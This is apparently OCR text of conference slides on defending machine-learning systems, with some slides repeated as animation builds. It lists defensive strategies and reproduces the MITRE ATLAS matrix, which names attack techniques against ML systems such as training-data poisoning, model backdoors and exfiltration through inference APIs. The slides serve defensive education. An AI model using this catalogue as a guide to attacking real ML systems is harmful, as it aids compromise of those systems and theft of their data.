
DEFENSIVE STRATEGIES FOR DEFENDING ML

1. <u>harden</u> models via adversarial training




DEFENSIVE STRATEGIES FOR DEFENDING ML

1. <u>harden</u> models via adversarial training
2. <u>detect</u> adversarial inputs




DEFENSIVE STRATEGIES FOR DEFENDING ML



DEFENSIVE STRATEGIES FOR DEFENDING ML

1. harden models via adversarial training
2. detect adversarial inputs
3. confuse attacker by hiding information or deceiving



LEARN MORE: MITRE ATLAS


MITRE | ATLAS™

Reconnaissance	Resource Development	Initial Access	ML Model Access	Execution	Persistence	Defense Evasion	Discovery	Collection	ML Attack Staging	Exfiltration	Impact
5 techniques	7 techniques	2 techniques	4 techniques	1 technique	2 techniques	1 technique	3 techniques	2 techniques	4 techniques	2 techniques	6 techniques
Search for Victim's Publicly Available Research Materials	Acquire Public ML Artifacts	ML Supply Chain Compromise	ML Model Inference API Access	User Execution	Poison Training Data	Evade ML Model	Discover ML Model Ontology	ML Artifact Collection	Create Proxy ML Model	Exfiltration via ML Inference API	Evade ML Model
Search for Publicly Available Adversarial Vulnerability Analysis	Obtain Capabilities	Valid Accounts	ML-Enabled Product or Service		Backdoor ML Model		Discover ML Model Family	Data from Information Repositories	Backdoor ML Model	Exfiltration via Cyber Means	Denial of ML Service
Search Victim-Owned Websites	Develop Adversarial ML Attack Capabilities		Physical Environment Access				Discover ML Artifacts		Verify Attack		Spamming ML System with Chaff Data
Search Application Repositories	Acquire Infrastructure		Full ML Model Access						Craft Adversarial Data		Erode ML Model Integrity
Active Scanning	Publish Poisoned Datasets										Cost Harvesting
	Poison Training Data										ML Intellectual Property Theft
	Establish Accounts										

Of ~15 case studies in currently documented in https://atlas.mitre.org, most are "white hat" rather than "in the wild" exploitation (e.g., ATT&CK)

LEARN MORE: NSCAI REPORT

- One of the most important outcomes for AI for forthcoming defense policy
- Increase investment in AI
- ...with a whole chapter on security



LEARN MORE: A BOOK

- Coming early 2023
- All proceeds to charity

SUMMARY

- AI is eating the world
- Adopting AI means adopting AI risk
- AI Risk management is a new frontier for computer science, infosec, business & law